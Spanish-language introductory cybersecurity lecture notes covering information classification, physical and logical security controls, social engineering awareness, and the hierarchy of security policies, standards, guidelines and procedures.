


- **Proceso continuo de mejora.**
- **No existe seguridad 100%.**
- **Evaluar Coste Vs Beneficio.**
- **Decisión Básica de Gestión**





## Principios de la Seguridad



## Clasificación de la información

Tipo	Definición
<b>Sin Clasificar</b>	Información no clasificada como sensible o clasificada. Por definición, la difusión de esta información no afecta a la confidencialidad.
<b>Sensible pero no clasificada</b>	Información que tiene un impacto menor si se difunde.
<b>Confidencial</b>	La información que de ser difundida puede causar daño a la seguridad nacional.
<b>Secreta</b>	Su difusión causaría un daño importante.
<b>Alto secreto</b>	Su difusión causaría un daño extremadamente grave.

Tipo	Definición
<b>Uso público</b>	Puede difundirse públicamente.
<b>Uso interno</b>	Información que se puede difundir internamente pero no externamente. Por ejemplo, información sobre los proveedores y su eficiencia.
<b>Confidencial</b>	La información más sensible. Por ejemplo, información sobre diseños industriales, fusiones empresariales, lanzamiento de nuevos productos.

## Seguridad física y lógica

**Perdidas Físicas** → Temperatura, gases, líquidos, organismos, proyectiles, movimientos, anomalías eléctricas, etc...

### Controles Administrativos

- Planificación de los requisitos de las instalaciones.
- Gestión de la seguridad de las instalaciones.
- Controles administrativos al personal.



### Controles del Entorno

- Suministro eléctrico.
- Detección de incendios.
- Calefacción y refrigeración.



### Controles técnicos y físicos

- Inventario de equipamiento.
- Control de acceso.
- Detección de intrusos.



## La seguridad implica a las personas

**Ingeniería Social** → Arte de engañar y manipular a las personas para que **revelen información confidencial**. Phising.

### Claves:

- Todos queremos ayudar.
- El primer movimiento es siempre de confianza.
- No nos gusta decir **NO**.
- A todos nos gusta que nos alaben.




**El eslabón más débil de la cadena** → **USUARIO**

### Controles:

- Formación continua.
- Labores de concienciación.
- Responsabilidades.
- Medidas técnicas



## Medidas Organizativas. Políticas, estándares, procedimientos.



**Política General** → Alto Nivel. Fundamental obtener el compromiso de la dirección.

**Políticas Funcionales** → ¿Qué debe hacerse? → **NO** ¿Cómo debe hacerse?


**Estándares** → **Obligatorios**. Especifican el uso de tecnologías y métodos (buenas prácticas).

**Directrices** → **No son Obligatorios**. Son recomendaciones.

**Procedimientos** → Describe los pasos o procesos para la realización de una tarea.


**Líneas base** → Descripciones de configuración de elementos de seguridad.

## Ejemplo de política.





## Aproximación al análisis de riesgos



# Fundamentos de las TICs y la Ciberseguridad

¡Muchas gracias!

